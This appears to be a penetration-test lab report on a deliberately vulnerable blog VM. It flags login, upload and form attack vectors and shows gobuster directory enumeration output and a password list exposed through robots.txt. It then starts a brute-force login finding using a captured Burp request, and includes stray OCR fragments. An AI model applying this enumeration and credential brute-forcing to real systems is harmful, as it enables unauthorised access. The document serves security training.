Table of Contents

Overview

Penetration testing, commonly known as black-box testing or ethical hacking, is testing a running application to find security vulnerabilities, without knowing the inner workings of the application itself. Typically, the penetration test team is able to access an application as if they were users. The tester acts like an attacker and attempts to find and exploit vulnerabilities.


Scope:

Find the Vulnerabilities of the Web application running on the given VM, and assess the severity and probability of exploitation

Functionality:

The web application running on http://10.0.2.39 loads a blog of TechNation. The home page loaded has posts from users on new technological products.

Home page:



TechNation

A **Technology** blog about everything that is new .

iCell xYz Is Out!

03/01/20 - Tomas Ramus

After the last version of iCell that came out about a year ago, Banana has released a new version which is practically the same, just with a built-in flashlight. The average cost going to be 1,200$ without a charger, camera, screen and OS included.


The Flying Skateboard!

07/01/20 - Anna Warshav


Just a year after the great release of the flying car, with an advanced admin panel in it, TCP inc has released its newest invention, the flying skateboard. To purchase it, the average user will require to have a flying license.

We can see the full name of users who have posted on the website, as shown above

The menu on the header of the page : “News”, “Reviews”, ”Deals”, “Admin Panel”



The footer menu has the links to pages “Info”, “Support”, “Home”




Join Us In Social Media Today!

Info • Support • Home

Made By Daniel Gish

There is a text – made by Daniel Gish, so probably he is the admin user

Admin Panel Menu




Login

Enter Your Email Address and Password in Order To Get to The Admin Panel

Potential attack Vector of login input is identified

Deals Page:

Clicking on the Deals link in the header loads the deals page.This Page gives information on various payment deals available to customers



Standard Plan

The casual plan for an individual.Fits for a regular client that just wants to discover the newest technology!

- One user
- Access to TechNation's App
- Get emails with the lastest news
- 5GB in the cloud

Pro Plan

The professional plan for an individual or an organization. Fits for a bunch of people who desires to know what's new!

- Five users
- Access to TechNation's App
- Get emails with the lastest news
- 10GB in the cloud

Enterprise Plan


The most exclusive plan that we can offer to an organization. Fits for organizations that want to be the first to know everything!

- Infinite users
- Access to TechNation's App
- Get emails with the lastest news
- 50GB in the cloud

Potential attack vector since the user input is captured via the options of deal


User Reviews Page:

Clicking on the "Reviews" link in the header of the page.The user reviews on the service provided is captured via this page. The user can click on any one rating and the text below is



Thank you for your comment! Keep reading and enjoying!

Posted for all the ratings, since the implementation is not yet completed



Damn... We are So Sorry

But this webpage is still under construction...


Yet, we can assume that the reason you've entered this section is to know more about what's new!

So, Please rate us, don't worry, we also know how to handle critici

Thank you for your comment! Keep reading and enjoying!

Support Page:

Providing support to customer issues



TechNation

Email Address

Enter email

For us to contact you back!

What Kind Of Problem You Have?

Payment Failure


You Don't Know? Press "Other"

Write Your Problem

Add Screenshot

No file selected.

File upload option also available:- through which the customers upload their screenshots



TechNation

Dont Worry! We Are Here To Help!

Email Address

Enter email

For us to contact you back!

What Kind Of Problem You Have?

Payment Failure

You Don't Know? Press "Other"

Write Your Problem

Add Screenshot


No file selected.

Thank you! our Team will contact you as soon as they can!

Array

Potential attack vector of File upload and User input comment

The Link “Info” at the footer of the page gives information on the wordpress and installation



Changelog

Change Log	Security	Bugfix	Design
Version 0.7	SQL Fixed	AdminPanel	JS functions
Version 0.6		PHP Query	StandAlone Theme
Version 0.5		Button Fixed	Orange Theme
Version 0.4	Security Plugin	Plugin Fixed	Wordpress Update
Version 0.3	CSRF Fixed	Popup Fixed	WordPress Theme
Version 0.2	XSS Fixed	Sending Forms	
Version 0.1			WordPress 4.9

rything that is


y experts from
orate to provide
ation on what's

Join Us In Social Media Today!

Made By Daniel Gish


Web directories Enumeration:

The directory enumeration can be done with a tool like dirsearch or gobuster




```
┌──(meena㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.39 -w /home/meena/seclists/common.txt -x .txt,.html,.php

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.39
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/meena/seclists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
2022/05/29 00:07:59 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 274]
/.htpasswd            (Status: 403) [Size: 274]
/.hta.txt             (Status: 403) [Size: 274]
/.htaccess.php        (Status: 403) [Size: 274]
/.htpasswd.txt        (Status: 403) [Size: 274]
/.hta.html            (Status: 403) [Size: 274]
/.htaccess            (Status: 403) [Size: 274]
/.htaccess.txt        (Status: 403) [Size: 274]
/.hta.php             (Status: 403) [Size: 274]
/.htpasswd.html       (Status: 403) [Size: 274]
/.htaccess.html       (Status: 403) [Size: 274]
/.htpasswd.php        (Status: 403) [Size: 274]
/Admin.php            (Status: 200) [Size: 9162]
/css                  (Status: 301) [Size: 304] [--> http://10.0.2.39/css/]
/icon                 (Status: 301) [Size: 305] [--> http://10.0.2.39/icon/]
/info.txt             (Status: 200) [Size: 88]
/index.php            (Status: 200) [Size: 11764]
/index.php            (Status: 200) [Size: 11764]
/javascript           (Status: 301) [Size: 311] [--> http://10.0.2.39/javascript/]
/login.php            (Status: 500) [Size: 0]
/robots.txt           (Status: 200) [Size: 52]
/robots.txt           (Status: 200) [Size: 52]
/server-status        (Status: 403) [Size: 274]
/support.php          (Status: 200) [Size: 4561]

===============================================================
2022/05/29 00:08:01 Finished
===============================================================
```

Exploring the directories:




```
User-agent: *
Disallow: /decoda9013smith21985.txt
```

Seems to be like long list of passwords



```
Password Generator Prototype DB:

eF"?$p+nYt2A#_Va
U3#G?zgV"4jRu*N;
U:#W7"F*9e{6L&SC
f#kV;^8a6xmKD=@[
YbL%XR@8aP:5tr~G
Q*tZ^_9N3W=)7AzC
m8CGAWT!>4a~/bp'
n9z?=X%Kp$y6hY~4
SE_RBd3(Cr7m%MFw
vJk;Esq+cVx[(4Hy
UBj!K@3zV(atTx6Q
Z]Yy8$_s7e<hE[MG
D9$GsdH[nvB+_p8C
G'd}7BD5Rs(Z-Eh6
u7{x"s*kY&JT`$8y
aeJv,dx4&)PjhX'K
WdSs[6hw9D-kyX/?
yQ5<f$9N}(2RJD]x
f8Z}*;"4@$KzPNxg
N=UKPuFh5@H>L'fy
xMnTa7@pre.%<PB=
JBqa&2xXh;SE.AQ3
p[K8-B]uk{gM=$3j
H}d,;Qn4aL+z]wJv
U_GS{%Wzyx6&w7b]
j/E@!9m=L^d,7b~.
U%)w4ft?,*SLju>8
b-Y}:6M&GWS'JLjd
X3-A>QN[&_Y$f=Gq
TW'Zy3=`am>9d5J+
yd%6:MPUva)49S~j
N$<T_etV%x"?9A+Z
Zr,@M7T;wqx)^~c3
S9(TNf'g2mM$.[W8
vR*3m;Z&pnD,TB5%
f4B:3~N%aws'7^Y=
AF*cBMTp2Q4hGuk7
h#L"Y`m3EA:=>Rq+
```



```
This function is still in development, Please Use SQL in order to see edit the website.
```


List of Vlunerablilities:

Login Brute force using Information Disclosure:

Risk Score| 8   Severity |High   Proability| High   Fix Effort| Low


Creating a username list from the posts in the homepage and password list from the http://<ip>/robots.txt

Capture the login request in the burp and forward to intruder. Set “Positions” and “ Payload”. Start attack



Request to http://10.0.2.39:80

```
GET /Admin.php?Email=arthurb%40technation.com&Password=daniel123 HTTP/1.1
Host: 10.0.2.39
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.2.39/Admin.php?Ema
Upgrade-Insecure-Requests: 1
```



